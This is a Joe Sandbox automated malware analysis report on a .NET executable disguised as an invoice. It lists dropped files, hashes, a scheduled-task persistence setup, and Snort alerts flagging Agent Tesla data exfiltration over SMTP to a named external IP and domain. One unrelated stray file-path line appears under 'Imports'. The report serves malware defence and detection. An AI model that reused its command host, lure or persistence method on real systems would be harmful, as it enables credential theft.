http://www.fontbureau.com/designers8	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.carterandcone.comitk	INVOICE_NO._29998172.exe, 00000000.00000003.363520351.0000000005DF4000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.363556816.0000000005DF4000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.agfamonotype.5	INVOICE_NO._29998172.exe, 00000000.00000003.364564498.0000000005DCB000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.364485994.0000000005DCB000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.364509296.0000000005DCD000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.364376733.0000000005DCA000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.364528393.0000000005DCB000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fonts.com	INVOICE_NO._29998172.exe, 00000000.00000002.398030415.0000000001607000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers:	INVOICE_NO._29998172.exe, 00000000.00000003.365753646.0000000005DD6000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.365728088.0000000005DD5000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.zhongyicts.com.cn	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.htmlC	INVOICE_NO._29998172.exe, 00000000.00000003.365970540.0000000005DCC000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.366153312.0000000005DCD000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.366056911.0000000005DCD000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.365997383.0000000005DCC000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	INVOICE_NO._29998172.exe, 00000000.00000002.398102973.0000000002EB1000.00000004.00000800.00020000.00000000.sdmp, txQleCu.exe, 00000005.00000002.437574152.0000000003341000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comttco	INVOICE_NO._29998172.exe, 00000000.00000003.386928424.0000000005DC0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/t-F	INVOICE_NO._29998172.exe, 00000000.00000003.363243179.0000000005DCD000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.363307593.0000000005DD2000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
5.100.152.24	gimpex-imerys.com	United Kingdom		394695	PUBLIC-DOMAIN-REGISTRYUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	37.1.0 Beryl
Analysis ID:	876157
Start date and time:	2023-05-26 11:29:02 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211

Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	INVOICE_NO._29998172.exe
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@15/9@4/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, conhost.exe, WmiPrvSE.exe
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:30:02	API Interceptor	11x Sleep call for process: INVOICE_NO._29998172.exe modified
11:30:08	Task Scheduler	Run new task: txQleCu path: C:\Users\user\AppData\Roaming\txQleCu.exe
11:30:08	API Interceptor	26x Sleep call for process: powershell.exe modified
11:30:21	API Interceptor	9x Sleep call for process: txQleCu.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\INVOICE_NO._29998172.exe.log

Process:	C:\Users\user\Desktop\INVOICE_NO._29998172.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1302
Entropy (8bit):	5.3499841584777394
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84bE4Ks:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	4664C2114894A4BFC1E657FC08C72FF4
SHA1:	95A1E14E2AD65BCA561261DA3899074BF5276AED
SHA-256:	6E36229D13672B4304C696812B365F2E5657875DD0E11F13AE010566CC87607A
SHA-512:	4E7862716D5C0BC2174E819BAB329A2974FE83A36D5417EE732AB2F3D77D95620B3D462A1C9608F5FE90A48030140DE53DB642F8C370CD8E191BDBE83C638CA1
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\txQleCu.exe.log

Process:	C:\Users\user\AppData\Roaming\txQleCu.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178FF6
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	21900
Entropy (8bit):	5.599272798882325
Encrypted:	false
SSDEEP:	384:bYtCR60w4KuihiQ/+sMSBx2jNiiJ9gVSIo3rV1Vm0W1AVrdtss82TA+iuYb:bCJhf/9M4gJSVc73JDob
MD5:	90A9DBBCB9C023C3FA5339081410DA65
SHA1:	3F0378DB93E07D23F2DD26CF154B7324CD46FEEE
SHA-256:	16CFF2718CA61BCF64DDD24185C5319B3D51A16F49CC16B97B804F5464FDDAE6

SHA-512:	8C836B4D06A483954CF7FA40766F306D08A04038FE19FB74787C58C9918FAA3FAB77A054206BD428693B4D9C8E15A07C8E9A4AB9F1F1396D41CE488567662472
Malicious:	false
Preview:	@...e.....+.n.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'...L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_it5td5e2.jr0.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_q2kzcy2e.mex.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp3339.tmp

Process:	C:\Users\user\AppData\Roaming\txQleCu.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1594
Entropy (8bit):	5.144574656694575
Encrypted:	false
SSDEEP:	24:2di4+S2qh/Q1K1y1mokUnrKMhEMOFGpwOzNgU3ODOilQRvh7hwrgXuNtsxvn:cge4MYrFdOFzOzN33ODOiDdKrsuTsv
MD5:	9C4FDC87E1E537ABEADB6168F6B1F2B9
SHA1:	65A8A9475A9986C191C059140DCB0BE3D191D23C
SHA-256:	DF3C80F0AB594B87A5C2A0825DA9910683EEE59042553A2B38EEFCF497D66EC6
SHA-512:	507DBB6A5D5696DDE792D88C5D4DB92C1E921385DC3DE882D5C5A77ACEF438654D19E8BDBD4A17A8580578487BBCF7D941E9736EB4E31E1DF8626553B16E8 A4
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-1 0-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserI d>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Princip al id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <Sto pIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Local\Temp\tmpEB82.tmp

Process:	C:\Users\user\Desktop\INVOICE_NO._29998172.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1594
Entropy (8bit):	5.144574656694575
Encrypted:	false
SSDEEP:	24:2di4+S2qh/Q1K1y1mokUnrKMhEMOFGpwOzNgU3ODOilQRvh7hwrgXuNtsxvn:cge4MYrFdOFzOzN33ODOiDdKrsuTsv
MD5:	9C4FDC87E1E537ABEADB6168F6B1F2B9
SHA1:	65A8A9475A9986C191C059140DCB0BE3D191D23C
SHA-256:	DF3C80F0AB594B87A5C2A0825DA9910683EEE59042553A2B38EEFCF497D66EC6
SHA-512:	507DBB6A5D5696DDE792D88C5D4DB92C1E921385DC3DE882D5C5A77ACEF438654D19E8BDBD4A17A8580578487BBCF7D941E9736EB4E31E1DF8626553B16E8A4
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\txQleCu.exe

Process:	C:\Users\user\Desktop\INVOICE_NO._29998172.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	694272
Entropy (8bit):	7.757320557135654
Encrypted:	false
SSDEEP:	12288:4l7z5GoJiGaq5auWZwv3R9uHmVcHRazfsiL7P6g2isejTsuf:a5GoR5aihwHmVcxCj7P6jiH3T
MD5:	024997939B7CE9B28382176C0A70CEC8
SHA1:	48EF66CBADFFF627B81794AAAB7DB1A6413CB43B
SHA-256:	13E98DCBF169F54503A15D9415B086222AE48F2E872C69C9417E56D29F610B85
SHA-512:	E8740F7F6943E5B42248F657CFFA7874856549FD44BCB5C0D41FB955FEF8101F057DD410D8078A163F4B4BEAA0648531C048C4F5474A00DB8FA923B5D1F672EC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 25%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....pd.....0..r...$..... .....@.. .....@.....I...O.....4 .....t{..T..... ....H.....text....p... ...r..... ..`.rsrc...4 .....".....t.....@..@.reloc.....@..B.....H.....K...3.....".....p.....(....*.0..-.....~....- r...p.....(....o....s.....~....*.~....*.....*.0.....(....rE..p~....o.....t...*.0..j.....(.....(.....+H.{....o.....%.~1....o.....o.....%.~1....o.....o....o*....o....&..X..~/....i2...}....*...0.....s.....s.....{....o.....{....o....(.....+e..{....o.....o....o.....o....o....o....(....o.....{....o.....o....o.....o....o....t...o.....X....~/....i

C:\Users\user\AppData\Roaming\txQleCu.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\INVOICE_NO._29998172.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.757320557135654
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	INVOICE_NO._29998172.exe
File size:	694272
MD5:	024997939b7ce9b28382176c0a70cec8
SHA1:	48ef66cbadfff627b81794aaab7db1a6413cb43b
SHA256:	13e98dcbf169f54503a15d9415b086222ae48f2e872c69c9417e56d29f610b85
SHA512:	e8740f7f6943e5b42248f657cffa7874856549fd44bcb5c0d41fb955fef8101f057dd410d8078a163f4b4beaa0648531c048c4f5474a00db8fa923b5d1f672ec
SSDEEP:	12288:4l7z5GoJiGaq5auWZwv3R9uHmVcHRazfsiL7P6g2isejTsuf:a5GoR5aihwHmVcxCj7P6jiH3T
TLSH:	6CE423D432399817F8B7BBB112112E700BA53E957428EBDA9DC6239F16D3F42920770B
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....pd.....0..r...$..... .....@.. .....@.....

File Icon

Icon Hash:	f3c6f37969f3c632

Static PE Info

General

Entrypoint:	0x4a90be
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x64701883 [Fri May 26 02:25:07 2023 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa906c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xaa000	0x2034	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xae000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xa7b74	0x54	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa70c4	0xa7200	False	0.9075968820119671	data	7.762983884529855	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xaa000	0x2034	0x2200	False	0.8100873161764706	data	7.232131154050627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xae000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xaa100	0x1ac1	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0xabbd4	0x14	data		
RT_VERSION	0xabbf8	0x23c	data		
RT_MANIFEST	0xabe44	0x1ea	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.35.100.152.24496975872839723 05/26/23-11:30:19.875830	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49697	587	192.168.2.3	5.100.152.24
192.168.2.35.100.152.24496985872839723 05/26/23-11:30:38.087396	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49698	587	192.168.2.3	5.100.152.24
192.168.2.35.100.152.24496975872030171 05/26/23-11:30:19.875830	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49697	587	192.168.2.3	5.100.152.24
192.168.2.35.100.152.24496985872851779 05/26/23-11:30:38.087497	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49698	587	192.168.2.3	5.100.152.24
192.168.2.35.100.152.24496975872840032 05/26/23-11:30:19.875984	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49697	587	192.168.2.3	5.100.152.24
192.168.2.35.100.152.24496985872840032 05/26/23-11:30:38.087497	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49698	587	192.168.2.3	5.100.152.24
192.168.2.35.100.152.24496975872851779 05/26/23-11:30:19.875984	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49697	587	192.168.2.3	5.100.152.24
192.168.2.35.100.152.24496985872030171 05/26/23-11:30:38.087396	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49698	587	192.168.2.3	5.100.152.24

Network Port Distribution



Total Packets: 33

- 53 (DNS)
- 587 undefined

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2023 11:30:19.235784054 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:19.264534950 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:19.265422106 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:19.492854118 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:19.493402958 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:19.522346020 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:19.524163961 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:19.553760052 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:19.554203987 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:19.623383045 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:19.733593941 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:19.734699011 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:19.764144897 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:19.764169931 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:19.764425993 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:19.836429119 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:19.844118118 CEST	587	49697	5.100.152.24	192.168.2.3
